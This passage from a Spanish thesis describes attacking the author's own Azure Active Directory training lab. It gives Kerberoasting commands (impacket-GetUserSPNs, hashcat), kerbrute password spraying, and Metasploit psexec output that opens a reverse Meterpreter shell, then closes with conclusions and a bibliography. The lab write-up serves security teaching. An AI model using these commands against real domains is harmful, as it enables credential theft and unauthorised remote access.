
Ilustración 5.27 Obtención de usuarios de SPNs

Como se puede apreciar en la ilustración 5.27 se han encontrado cuatro SPNs, por lo tanto, si se puede realizar el ataque de Kerberoasting, sino se hubiera encontrado ninguno se mostraría el mensaje de que no se han encontrado y la vulnerabilidad no podría explotarse.

Ahora para recuperar los hashes para su posterior análisis se ejecuta el siguiente comando:

```
impacket-GetUserSPNs -dc-ip IP_SERVIDOR_AD DOMINIO.TFG/usuario:contraseña
    -request
```

Se puede ver el resultado del mismo en la ilustración 5.28.






Ilustración 5.28 Obtención de los hashes

Una vez obtenido los hashes, se guardan cada uno en un fichero para su posterior análisis con hashcat.

Para analizar el hash, se necesita saber que tipo de hash es, por ello al principio de cada hash como se puede ver en la ilustración 5.28, se observa la frase de krb5tgs$23, esto nos indica que son del tipo Kerberos 5, etype 23, TGS-REP.

Para descifrar los hashes el comando es el siguiente:

```
hashcat -m 13100 -a 3 FICHERO_HASH FICHERO_CONTRASEÑAS
```

El valor de *-m 13100* es debido al tipo de hash que es y el *-a 3* es porque queremos que se use la fuerza bruta en el análisis.

Los resultados de la ejecución se pueden ver en las ilustraciones 5.29, 5.30, 5.31 y 5.32.

Ilustración 5.29 Hashcat de taylor.douglas

Ilustración 5.30 Hashcat de sara.ramos

Ilustración 5.31 Hashcat de lucas.gates

Ilustración 5.32 Hashcat de karime.willis

Como se puede observar en las ilustraciones previas, se han encontrado todas las contraseñas para los hashes, aunque se ha usado un diccionario sencillo que contiene todas las posibles contraseñas que se asignan aleatoriamente para reducir los tiempos, con diccionarios más realistas también se podrían averiguar todas las contraseñas ya que se han escogido contraseñas sencillas.

5.2.7. Análisis de la vulnerabilidad Password Spraying

A continuación, voy a explicar la última vulnerabilidad explotada del Directorio Activo, el Password Spraying [30].

Esta vulnerabilidad consiste en probar la misma contraseña o contraseñas sobre un grupo de usuarios, además al hacerlo sobre varias cuentas a la vez se evitan los posibles bloqueos de las cuentas por exceso de intentos de acceso como podría pasar en los ataques por fuerza bruta.

Este la explotación de dicha vulnerabilidad es posible debido a la naturaleza suprayectiva de las contraseñas, es decir que, si tenemos dos grupos, uno de usuarios y otro de contraseñas, el grupo de usuarios es mayor que el de contraseñas, por lo tanto, una o más de una contraseña pueden estar en uso por varios usuarios distintos [31].

5.2.8. Explotación de la vulnerabilidad Password Spraying

Para esta explotación, he utilizado la herramienta kerbrute [32], esta herramienta a diferencia del resto de herramientas usadas no se instala durante la creación de la máquina tfg-kali.

Para usar esta herramienta primero se compilo en una máquina local y posteriormente se pasó a la máquina tfg-kali mediante el comando ***scp***.

Aunque esta herramienta dispone de varias utilidades, solo hemos usado la de passwordspray, pero también se podría usar para enumerar usuarios u otras opciones de fuerza bruta.

Para realizar el ataque usamos el siguiente comando:

```
./kerbrute_linux_386 passwordspray --dc IP_SERVIDOR_AD -d DOMINIO.TFG
    FICHERO_USUARIOS CONTRASEÑA
```

Con *./kerbrute_linux_386 passwordspray* estamos indicando que herramienta queremos utilizar, con *--dc* indicamos cual es la dirección IP del Directorio Activo que queremos atacar, *-d* indicamos el dominio y luego pasamos el fichero con los usuarios que queremos probar junto con la contraseña.

En la ilustración 5.33 se puede ver la ejecución de dicho comando.

Ilustración 5.33 Salida de Password Spraying

Como se puede apreciar en la ilustración 5.33, hay una serie de usuarios que tienen esa contraseña. A continuación, voy a iniciar sesión en uno de ellos.

Para ello, voy a utilizar de nuevo el metasploit framework y el exploit psexec, los pasos para utilizarles ya se describieron previamente.

En la ilustración 5.34 se puede observar la información y configuración resultante del exploit.

```
msf6 exploit(windows/smb/psexec) > show info

       Name: Microsoft Windows Authenticated User Code Execution
     Module: exploit/windows/smb/psexec
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 1999-01-01

Provided by:
  hdm <x@hdm.io>
  Royce Davis <rdavis@accuvant.com>
  RageLtMan <rageltman@sempervictus>

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   PowerShell
  2   Native upload
  3   MOF upload
  4   Command

Check supported:
  No

Basic options:
  Name                  Current Setting  Required  Description
  ----                  ---------------  --------  -----------
  RHOSTS                20.150.138.121   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT                 445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME                   no        The service display name
  SERVICE_NAME                           no        The service name
  SMBDomain                              no        The Windows domain to use for authentication
  SMBPass               [redacted]       no        The password for the specified username
  SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
  SMBUser               sara.smith       no        The username to authenticate as

Payload information:
  Space: 3072

Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is
  similar to the "psexec" utility provided by SysInternals. This
  module is now able to clean up after itself. The service created by
  this tool uses a randomly chosen name and description.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0504
  OSVDB (3106)
  http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
  https://www.optiv.com/blog/owning-computers-without-shell-access
  http://sourceforge.net/projects/smbexec/


View the full module info with the info -d command.
```

Ilustración 5.34 Configuración de psexec

Una vez configurado, procedemos a ejecutarle, se puede ver en la ilustración 5.35, y una vez que tenemos el meterpreter activo, escribimos el comando ***sysinfo*** para que nos muestre información del sistema, como se puede ver es el ordenador correspondiente al dominio.

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.3.4:4444
[*] 20.125.139.31:445 - Connecting to the server ...
[*] 20.125.139.31:445 - Authenticating to 20.125.139.31:445 as user 'sara.smith' ...
[*] 20.125.139.31:445 - Selecting PowerShell target
[*] 20.125.139.31:445 - Executing the payload ...
[+] 20.125.139.31:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.3.4:4444 → 10.0.2.4:58844) at 2022-12-26 16:25:43 +0000

meterpreter > sysinfo
Computer        : windows-vm
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : DOMINIO
Logged On Users : 12
Meterpreter     : x86/windows
meterpreter >
```

Ilustración 5.35 Ejecución de psexec

Con todo esto queda atacada la máquina tfg-servidor-ad y todas las maquinas del entorno.

A continuación, voy a presentar las principales conclusiones del presente trabajo fin de grado y también las posibles mejoras de cara al futuro.

6. CONCLUSIONES

El objetivo general de este trabajo fin de grado era la elaboración de un entorno de entrenamiento para ciberseguridad que se generara de manera automática y se desplegara en la nube y como objetivos secundarios estaba atacar dicho entorno, en líneas generales se han alcanzado los objetivos, pero la generación y despliegue del entorno debido al Directorio Activo no se ha podido automatizar del todo, ya que al finalizar la instalación del Directorio Activo la maquina se reiniciaba haciendo imposible que se ejecutara el script poblacional.

Este cambio supuso también la apertura de la subred interna para poder pasar los ficheros y ejecutarles una vez finalizado el despliegue del entorno.

Durante el desarrollo del entorno, debido a cambios en las cuentas de Azure y el nuevo límite de IPs públicas, tres, la idea original de tener más maquinas disponibles para crear una arquitectura de red más compleja se vio modificada resultando la arquitectura actual.

En general la elaboración del proyecto me ha permitido aprender sobre IaC, en concreto Terraform y el manejo de la nube de Azure, lo cual he aprovechado para sacarme varias certificaciones. También me ha ayudado a comprender como se pueden mantener entornos estables de rápida configuración para la realización de pruebas, esto es de gran ayuda cuando se están buscando errores de un cliente final, el tener la capacidad de tener un entorno exactamente igual al suyo ahorra muchos problemas y la frase de pues en mi equipo funciona.

También me ha permitido tener un mayor conocimiento y comprensión de como funciona un Directorio Activo que, aunque en el mundo empresarial se utilice a menudo, sabía muy poco sobre ellos al empezar el trabajo fin de grado.

Respecto a la explotación de las vulnerabilidades, me ha permitido entender como funcionan y como buscar la información relevante de las mismas, no solo para tratar de explotarlas sino para también tratar de mitigarlas en mis dispositivos.

También hay que recalcar la importancia de usar contraseñas seguras, ya que como se ha demostrado a lo largo del trabajo, las contraseñas débiles y fáciles se pueden averiguar.

Los pasos a seguir una política de contraseñas fuertes serian [33]:

1. Pensar una frase, que tenga una longitud considerable, al menos de 10 caracteres.
2. Cambiar algunas letras por mayúsculas y minúsculas.
3. Sustituir algunas letras por números.

4. Añadir caracteres especiales como ~ o @.
5. Usar una contraseña distinta para cada servicio.

A parte de generar contraseñas fuertes es necesario mantenerlas seguras, para ello se recomienda no usar la misma contraseña para varias cuentas, cambiarlas de forma periódica, y usar sistemas de MFA para aumentar la seguridad de las cuentas.

Como posible trabajo futuro seria aumentar la complejidad del entorno, añadiendo nuevas máquinas, alguna de ellas como parte del dominio, vulnerabilidades de MySQL inyection y otras nuevas vulnerabilidades que se vayan descubriendo.

7. BIBLIOGRAFÍA

[1] Sanz Romero, M., 2022. España, el país con más ciberataques recibidos: sufrió 51.000 millones el pasado año. [online] El Español. Disponible en: https://www.elespanol.com/omicrono/software/20220217/espana-pais-ciberataques-recibidos-sufrio-millones-pasado/650934927_0.html [Accedido 12 Junio 2022].

[2] PwC, 2022. Revisa tu presupuesto de ciberseguridad para optimizarlo al máximo. [online] Disponible en: https://www.pwc.es/es/publicaciones/transformacion-digital/global-digital-trust-insights/cyber-budget.html [Accedido 12 Junio 2022].

[3] Amazon, ¿Qué es Docker? [online]. Disponible en: https://aws.amazon.com/es/docker/ [Accedido 10 Agosto 2022].

[4] Red Hat, 2019, ¿Qué es la iaas?. [online]. Disponible en: https://www.redhat.com/es/topics/cloud-computing/what-is-iaas [Accedido 10 Julio 2022].

[5] Red Hat, 2022, ¿Qué es la infraestructura como código - Infrastructure as Code?. [online]. Disponible en: https://www.redhat.com/es/topics/automation/what-is-infrastructure-as-code-iac [Accedido 10 Julio 2022].

[6] I. Nalawala, 2021, Introduction to infrastructure as code with Terraform. [online]. Disponible en: https://medium.com/geekculture/introduction-to-infrastructure-as-code-with-terraform-15d23abe12d [Accedido 12 Marzo 2022].

[7] A. Eulises, 2019, ¿Qué es un hipervisor? tipos de hipervisores 1 y 2. [online]. Disponible en: https://www.hostdime.com.ar/blog/que-es-un-hipervisor-tipos-de-hipervisores-1-y-2/ [Accedido 10 Agosto 2022].

[8] J. A. Castillo, 2018, Active directory que es y para qué sirve. [online]. Disponible en: https://www.profesionalreview.com/2018/12/15/active-directory/ [Accedido 12 Octubre 2022].

[9] Managua, 2019, Estructura lógica de Directorio Activo. [online]. Disponible en: https://alfa.online.com.ni/Post/Blog?Pid=c4e7ccb2-54c8-46db-9af7-9aa736195012&Pid2=69ae15da-e814-431d-a233-e5fd2ad621a0 [Accedido 12 Noviembre 2022].

[10] Aprendiendo exchange, 2019, Conceptos Básicos de Active Directory en Relación a exchange. [online]. Disponible en: https://aprendiendoexchange.com/conceptos-active-directory [Accedido 5 Septiembre 2022].

[11] Incibe, 2019, Qué es una dmz y cómo te puede ayudar a proteger Tu Empresa. [online]. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/dmz-y-te-puede-ayudar-proteger-tu-empresa [Accedido 8 Septiembre 2022].

[12] Incibe, Log4Shell: Análisis de vulnerabilidades en log4j, 24-Feb-2022. [online]. Disponible en: https://www.incibe-cert.es/blog/log4shell-analisis-vulnerabilidades-log4j [Accedido 12 Octubre 2022].

[13] Incibe, 2021, log4shell: Vulnerabilidad 0day de ejecución remota de código en apache LOG4J. [online]. Disponible en: https://www.incibe-cert.es/alerta-temprana/avisos-seguridad/log4shell-vulnerabilidad-0day-ejecucion-remota-codigo-apache-log4j [Accedido 12 Octubre 2022].

[14] Mitre, 2021. CVE-2021-44228. [online]. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228 [Accedido 12 Noviembre 2022].

[15] Mitre, 2021. CVE-2021-45046. [online]. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046. [Accedido 12 Noviembre 2022].

[16] Mitre, 2021. CVE-2021-45105. [online]. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105. [Accedido 12 Noviembre 2022].

[17] Mitre, 2021. CVE-2021-44832. [online]. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832. [Accedido 12 Noviembre 2022].

[18] Swiss Government, 2021, Zero-Day Exploit Targeting Popular Java Library Log4j. [online]. Disponible en: https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/ [Accedido 6 Diciembre 2022].

[19] Tenable, 2022, Preguntas frecuentes Acerca de log4shell y Vulnerabilidades Asociadas. [online]. Disponible en: https://es-la.tenable.com/blog/cve-2021-44228-cve-2021-45046-cve-2021-4104-frequently-asked-questions-about-log4shell [Accedido 6 Diciembre 2022].

[20] Tenable, 2022, Tenable research finds 72% of organizations remain vulnerable to "nightmare" LOG4J vulnerability. [online]. Disponible en: https://www.tenable.com/press-releases/tenable-research-finds-72-of-organizations-remain-vulnerable-to-nightmare-log4j [Accedido 6 Diciembre 2022].

[21] Cortex, Online base64 encoder. [online]. Disponible en: https://www.convertstring.com/es/EncodeDecode/Base64Encode [Accedido 12 Noviembre 2022].

[22] Qomplx, 2022, What are as-rep roasting attacks?. [online]. Disponible en: https://www.qomplx.com/qomplx-knowledge-what-is-as-rep-roasting/ [Accedido 19 Diciembre 2022].

[23] D. Nutting, 2020, Steal or Forge Kerberos Tickets: AS-REP Roasting. [online]. Disponible en: https://attack.mitre.org/techniques/T1558/004/ [Accedido 19 Diciembre 2022].

[24] ciberseg1922, 2021, Ataques de kerberoasting: Definición, Cómo Funcionan y mitigación. [online]. Disponible en: https://ciberseguridad.com/amenzas/ataques-kerberoasting/ [Accedido 20 Diciembre 2022].

[25] Praetorian, 2020, Steal or Forge Kerberos Tickets: Kerberoasting, Sub-technique. [online]. Disponible en: https://attack.mitre.org/techniques/T1558/003/ [Accedido 15 Diciembre 2022].

[26] Qomplx, 2020, Kerberoasting Active Directory attack explained. [online]. Disponible en: https://www.qomplx.com/qomplx-knowledge-kerberoasting-attacks-explained [Accedido 19 Diciembre 2022].

[27] LuemmelSec, 2020, AS_REP Roasting vs Kerberoasting. [online]. Disponible en: https://luemmelsec.github.io/Kerberoasting-VS-AS-REP-Roasting/ [Accedido 18 Diciembre 2022].

[28] E. Pérez, 2017, Tickets de kerberos: Comprensión y Explotación [online]. Disponible en: https://www.tarlogic.com/es/blog/tickets-de-kerberos-explotacion/ [Accedido 15 Diciembre 2022].

[29] J. Johnson, 2019, IOC differences between kerberoasting and as-rep roasting. [online]. Disponible en: https://jsecurity101.medium.com/ioc-differences-between-kerberoasting-and-as-rep-roasting-4ae179cdf9ec [Accedido 19 Diciembre 2022].

[30] J. Strand, 2020, Brute Force: Password Spraying. [online]. Disponible en: https://attack.mitre.org/techniques/T1110/003/ [Accedido 20 Diciembre 2022].

[31] P. González Pérez, 2020, Password Spraying: Cómo funcionan estos ataques a tu identidad digital. [online]. Disponible en: https://www.elladodelmal.com/2020/05/password-spraying-como-funcionan-estos.html [Accedido 20 Diciembre 2022].

[32] Ropnop, 2019, Kerbrute: A tool to perform Kerberos pre-auth bruteforcing. [online]. Disponible en: https://github.com/ropnop/kerbrute [Accedido 30 Noviembre 2022].

[33] OSI, 2022, Crea tu contraseña Segura Paso a Paso. [online]. Disponible en: https://www.osi.es/es/campanas/crea-tu-contrasena-segura [Accedido 20 Diciembre 2022].

[34] A. Andres, Troubleshooting del networking de Azure Mediante Network Watcher. [online]. Disponible en: https://www.compartimoss.com/revistas/numero-46/network-watcher/ [Accedido 28 Julio 2022].

[35] A. Connelly, 2021, Active directory objects with azure ad provider for Terraform. [online]. Disponible en: https://spacelift.io/blog/how-to-manage-active-directory-objects-with-azure-ad-provider-for-terraform [Accedido 20 Agosto 2022].

[36] Andy, 2013, Port 3306 appears to be closed on my ubuntu server. [online]. Disponible en: https://askubuntu.com/questions/272077/port-3306-appears-to-be-closed-on-my-ubuntu-server [Accedido 24 Junio 2022].

[37] Anonymous, 2020, Adaz - automatically deploy Customizable Active Directory Labs in Azure. [online]. Disponible en: https://www.hacking.reviews/2020/11/adaz-automatically-deploy-customizable.html?m=1 [Accedido 20 Agosto 2022].

[38] Avasdream, 2020, Infrastructure as code: Setting up a web application penetration testing laboratory. [online]. Disponible en: https://avasdream.engineer/terraform-hacking-lab [Accedido 20 Marzo 2022].

[39] Avasdream, 2020, AvasDream/terraform_hacking_lab: Terraform setup for Hackazon, DVWA and juice shop on AWS EC2. [online]. Disponible en: https://github.com/AvasDream/terraform_hacking_lab [Accedido 20 Marzo 2022].

[40] B. Bachina, 2020, How to get started with Terraform. [online]. Disponible en: https://medium.com/bb-tutorials-and-thoughts/how-to-get-started-with-terraform-c9a693853598 [Accedido 4 Marzo 2022].

[41] Bhis, 2022, How to: Applied purple teaming lab build on Azure with terraform (Windows DC, member, and Helk!). [online]. Disponible en: https://www.blackhillsinfosec.com/how-to-applied-purple-teaming-lab-build-on-azure-with-terraform/ [Accedido 6 Abril 2022].

[42] Bmwitcher, 2020, Deploying a test web page & demilitarized zone (DMZ) with Nat Gateway using terraform. [online]. Disponible en: https://bmwitcher.medium.com/deploying-a-test-web-page-demilitarized-zone-dmz-with-nat-gateway-using-terraform-853913f2b63d [Accedido 22 Mayo 2022].

[43] B. Moore and A. Thomas, 2022, DMZ with NSG - code samples. [online]. Disponible en: https://learn.microsoft.com/es-es/samples/azure/azure-quickstart-templates/dmz-nsg/ [Accedido 22 Mayo 2022].

[44] B. Moore and A. Thomas, 2022, Multi tier VNet with NSGs and DMZ. [online]. Disponible en: https://learn.microsoft.com/es-es/samples/azure/azure-quickstart-templates/nsg-dmz-in-vnet/ [Accedido 22 Mayo 2022].

[45] cd83, 2020, What is the best practice to run a user-provided .PS1 script as "Cloud init script" on a windows VM module?. [online]. Disponible en: https://discuss.hashicorp.com/t/what-is-the-best-practice-to-run-a-user-provided-ps1-script-as-cloud-init-script-on-a-windows-vm-module/12781 [Accedido 20 Agosto 2022].

[46] Chaitanya, 2021, Add a computer to a domain and take advantage of ad. [online]. Disponible en: https://adamtheautomator.com/add-computer-to-domain/ [Accedido 20 Agosto 2022].

[47] Christophetd, 2021, Spring boot web application vulnerable to Log4Shell (CVE-2021-44228). [online]. Disponible en: https://github.com/christophetd/log4shell-vulnerable-app [Accedido 1 Abril 2022].

[48] Dell, 2022, Instalación de los servicios de dominio de Active Directory y la conversión del servidor en una controladora de dominio. [online]. Disponible en: https://www.dell.com/support/kbdoc/es-es/000121955/installing-active-directory-domain-services-and-promoviendo-the-server-to-a-domain-controlle [Accedido 10 Septiembre 2022].

[49] D. Pereira, 2021, Explotación vulnerabilidad log4shell. [online]. Disponible en: https://www.youtube.com/watch?v=qMHeil1ekCk [Accedido 1 Abril 2022].

[50] Duhaime, 2019, Install mysql on ubuntu without a password prompt. [online]. Disponible en: https://stackoverflow.com/questions/7739645/install-mysql-on-ubuntu-without-a-password-prompt [Accedido 25 Mayo 2022].

[51] F. Javier, 2019, Microsoft Azure crear máquina virtual ubuntuserver E Instalar Servidor web apache. [online]. Disponible en: https://www.youtube.com/watch?v=dzCwCBScV1E [Accedido 20 Junio 2022].

[52] G. Musumeci, 2020, How to bootstrapping linux and windows azure VMS with terraform. [online]. Disponible en: https://gmusumeci.medium.com/how-to-bootstrapping-azure-vms-with-terraform-c8fdaa457836 [Accedido 20 Mayo 2022].

[53] Hashicorp, 2022, Terraform-provider-azurerm/examples. [online]. Disponible en: https://github.com/hashicorp/terraform-provider-azurerm/tree/main/examples [Accedido 10 Marzo 2022].

[54] H. Oelrichs, 2021, Configure Azure Virtual Network Peerings with Terraform. [online]. Disponible en: https://medium.com/microsoftazure/configure-azure-virtual-network-peerings-with-terraform-762b708a28d4 [Accedido 20 Marzo 2022].

[55] J. A. Muro, 2020, Terraform: Creación de Máquinas virtuales windows en azure. [online]. Disponible en: https://jamuro-blognet.azurewebsites.net/post/2020/09/22/creacion-de-maquinas-virtuales-windows-con-terraform-hcl [Accedido 25 Marzo 2022].

[56] Jbardin, 2021, Error: Insufficient features blocks. [online]. Disponible en: https://discuss.hashicorp.com/t/error-insufficient-features-blocks/25595/2 [Accedido 10 Marzo 2022].

[57] J. Dibley, 2022, Cracking active directory passwords with AS-rep roasting [online]. Disponible en: https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/ [Accedido 19 Diciembre 2022].

[58] J. Gongora, 2021, How to set up an Apache Web Server on Azure using terraform. [online]. Disponible en: https://medium.com/@jorge.gongora2610/how-to-set-up-an-apache-web-server-on-azure-using-terraform-f7498daa9d66 [Accedido 3 Abril 2022].

[59] J. Ostrom, 2021, Build, Hack, and defend azure identity. [online]. Disponible en: https://infosecwriteups.com/build-hack-and-defend-azure-identity-9297f31231e9 [Accedido 25 Mayo 2022].

[60] J. Roper, 2022, Using terraform to configure SQL server on an azure VM (iaas). [online]. Disponible en: https://faun.pub/using-terraform-to-configure-sql-server-on-azure-vm-7cdba2c1a3b3 [Accedido 2 Abril 2022].

[61] Julie, 2018, How to use terraform to execute SQL script on RDS MYSQL?. [online]. Disponible en: https://stackoverflow.com/questions/49541658/how-to-use-terraform-to-execute-sql-script-on-rds-mysql [Accedido 5 Abril 2022].

[62] kevingo710, 2021, Crear VM-Apache2 con terraform en azure. [online]. Disponible en: https://dev.to/kevingo710/crear-vm-apache2-con-terraform-en-azure-es-7e5 [Accedido 5 Mayo 2022].

[63] Kumarvna, 2021, Kumarvna/terraform-azurerm-CAF-virtual-network-hub: Terraform module to create a Azure Virtual Network module using Cloud Adoption Framework for azure landing zones. [online]. Disponible en: https://github.com/kumarvna/terraform-azurerm-caf-virtual-network-hub [Accedido 5 Agosto 2022].

[64] Kyuu-Ji, 2022, Kyuu-ji/awesome-azure-pentest: A collection of resources, tools and more for penetration testing and securing Microsofts Cloud Platform Azure. [online]. Disponible en: https://github.com/Kyuu-Ji/Awesome-Azure-Pentest [Accedido 5 Julio 2022].

[65] Microsoft, 2022, Creación de una red virtual de Centro de Conectividad en azure mediante terraform. [online]. Disponible en: https://learn.microsoft.com/es-es/azure/developer/terraform/hub-spoke-hub-network [Accedido 25 Abril 2022]

[66] Microsoft, New-adcomputer (activedirectory). [online]. Disponible en: https://learn.microsoft.com/en-us/powershell/module/activedirectory/new-adcomputer?view=windowsserver2022-ps [Accedido 25 Agosto 2022].

[67] Microsoft, 2022, Serie AV2 - Azure Virtual Machines. [online]. Disponible en: https://learn.microsoft.com/es-es/azure/virtual-machines/av2-series [Accedido 25 Septiembre 2022].

[68] Microsoft, 2022, Instalación O Desinstalación de roles, Servicios de Rol O Características. [online]. Disponible en: https://learn.microsoft.com/es-es/windows-server/administration/server-manager/install-or-uninstall-roles-role-services-or-features [Accedido 10 Agosto 2022].

[69] Microsoft, 2021, Instalación de OpenSSH. [online]. Disponible en: https://learn.microsoft.com/es-es/windows-server/administration/openssh/openssh_install_firstuse [Accedido 10 Agosto 2022].

[70] Microsoft, Convertto-SecureString (microsoft.powershell.security). [online]. Disponible en: https://learn.microsoft.com/es-es/powershell/module/microsoft.powershell.security/convertto-securestring?view=powershell-5.1 [Accedido 10 Agosto 2022].

[71] Microsoft, Install-addsforest (addsdeployment). [online]. Disponible en: https://learn.microsoft.com/en-us/powershell/module/addsdeployment/install-addsforest?view=windowsserver2016-ps [Accedido 10 Agosto 2022].

[72] Microsoft, 2022, Inicio Rápido: Conexión (MySQL Workbench): Azure database for mysql. [online]. Disponible en: https://learn.microsoft.com/es-es/azure/mysql/single-server/connect-workbench [Accedido 15 Abril 2022].

[73] Microsoft, 2022, Inicio Rápido: Uso de terraform para crear una máquina virtual linux - azure virtual machines. [online]. Disponible en: https://learn.microsoft.com/es-es/azure/virtual-machines/linux/quick-create-terraform [Accedido 3 Abril 2022].

[74] Microsoft, 2022, Find and use marketplace purchase plan information using the CLI - Azure Virtual Machine [online]. Disponible en: https://learn.microsoft.com/en-us/azure/virtual-machines/linux/cli-ps-findimage [Accedido 10 Marzo 2022].

[75] Microsoft, Implementación de Una Red Híbrida Segura - Azure Architecture Center. [online]. Disponible en: https://learn.microsoft.com/es-es/azure/architecture/reference-architectures/dmz/secure-vnet-dmz?tabs=portal [Accedido 10 Marzo 2022].

[76] Microsoft, 2022, Configuración de Grupos de Disponibilidad Para SQL server en Máquinas Virtuales de red hat enterprise linux en azure. [online]. Disponible en: https://learn.microsoft.com/es-es/azure/azure-sql/virtual-machines/linux/rhel-high-availability-stonith-tutorial?view=azuresql [Accedido 12 Mayo 2022].

[77] Microsoft, Límites y cuotas de suscripción de azure - azure resource manager. [online]. Disponible en: https://learn.microsoft.com/es-es/azure/azure-resource-manager/management/azure-subscription-service-limits?toc=%2Fazure%2Fvirtual-network%2Ftoc.json#networking-limits [Accedido 15 Septiembre 2022].

[78] Microsoft, 2022, Azure VM extensions and features for Windows - Azure Virtual Machines. [online]. Disponible en: https://learn.microsoft.com/en-us/azure/virtual-machines/extensions/features-windows [Accedido 10 Agosto 2022].

[79] Microsoft, 2022, Introducción a Active Directory Domain Services. [online]. Disponible en: https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview [Accedido 10 Agosto 2022].

[80] Microsoft, 2022, Find and use marketplace purchase plan information using the CLI - Azure Virtual Machines. [online]. Disponible en: https://learn.microsoft.com/en-us/azure/virtual-machines/linux/cli-ps-findimage [Accedido 9 Diciembre 2022].

[81] Microsoft, az vm image. [online]. Disponible en: https://learn.microsoft.com/en-us/cli/azure/vm/image?view=azure-cli-latest#az-vm-image-accept-terms [Accedido 9 Diciembre 2022].

[82] Microsoft, Set-azurermmarketplaceterms. [online]. Disponible en: https://learn.microsoft.com/en-us/powershell/module/azurerm.marketplaceordering/set-azurermmarketplaceterms?view=azurermps-6.13.0 [Accedido 9 Diciembre 2022].

[83] M. Kumar, 2022, Kerberoasting-part 1: Lab setup [online]. Disponible en: https://systemweakness.com/kerberoasting-part-1-lab-setup-6e2a6fa15b93 [Accedido 8 Diciembre 2022].

[84] M. Kumar, 2022, Kerberoasting-part 2: Discovery and attack [online]. Disponible en: https://systemweakness.com/kerberoasting-part-2-discovery-and-attack-765c9805e266 [Accedido 8 Diciembre 2022].

[85] M. Mo, 2018, Kerberoasting - from setup to cracking. [online]. Disponible en: https://medium.com/@markmotig/kerberoasting-from-setup-to-cracking-3e8c980f26e8 [Accedido 10 Diciembre 2022].

[86] N. Tsirmirakis, 2020, How to configure azure VM extension in Terraform. [online]. Disponible en: https://www.winopsdba.com/blog/Azure-vm-extention-in-Terraform.html [Accedido 10 Abril 2022].

[87] Pantallazos.es, 2018, Windows server 2016: Crear UN Nuevo Dominio de Active Directory. [online]. Disponible en: https://www.youtube.com/watch?v=DO2-Vc-zjAY [Accedido 10 Agosto 2022].

[88] Prometeo, 2020, Escenario para pentesting (i). Introducción y objetivos (WIP). [online]. Disponible en: https://www.procamora.com/p/escenario_para_pentesting_i_introduccion/ [Accedido 25 Julio 2022].

[89] Prometeo, 2020, Escenario para pentesting (II). Servicios Desplegados (WIP). [online]. Disponible en: https://www.procamora.com/p/escenario_para_pentesting_ii_servicios/ [Accedido 25 Julio 2022].

[90] P. Tavares, 2022, Top tools for password-spraying attacks in Active Directory Networks. [online]. Disponible en: https://resources.infosecinstitute.com/topic/top-tools-for-password-spraying-attacks-in-active-directory-networks/ [Accedido 18 Diciembre 2022].

[91] Ptokito, 2020, Ptokito/terraformdmz. [online]. Disponible en: https://github.com/ptokito/terraformDMZ [Accedido 12 Abril 2022].

[92] rapid7, 2022, Metasploit-framework/kerberos_enumusers [online]. Disponible en: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/gather/kerberos_enumusers.md [Accedido 29 Noviembre 2022].

[93] RNemeth, 2021, Create azure iaas domain controller using terraform. [online]. Disponible en: https://stackoverflow.com/questions/68990098/create-azure-iaas-domain-controller-using-terraform [Accedido 25 Agosto 2022].

[94] R. MODI, 2021, Deep-dive terraform on Azure: Automated delivery and deployment of Azure Solutions. S.l.: APRESS.

[95] R. Pedrero, 2021, Cómo explotar la vulnerabilidad log4shell en Nuestro Laboratorio. [online]. Disponible en: https://ciberseguridad.blog/como-explotar-la-vulnerabilidad-log4shell-en-nuestro-laboratorio/ [Accedido 1 Abril 2022].

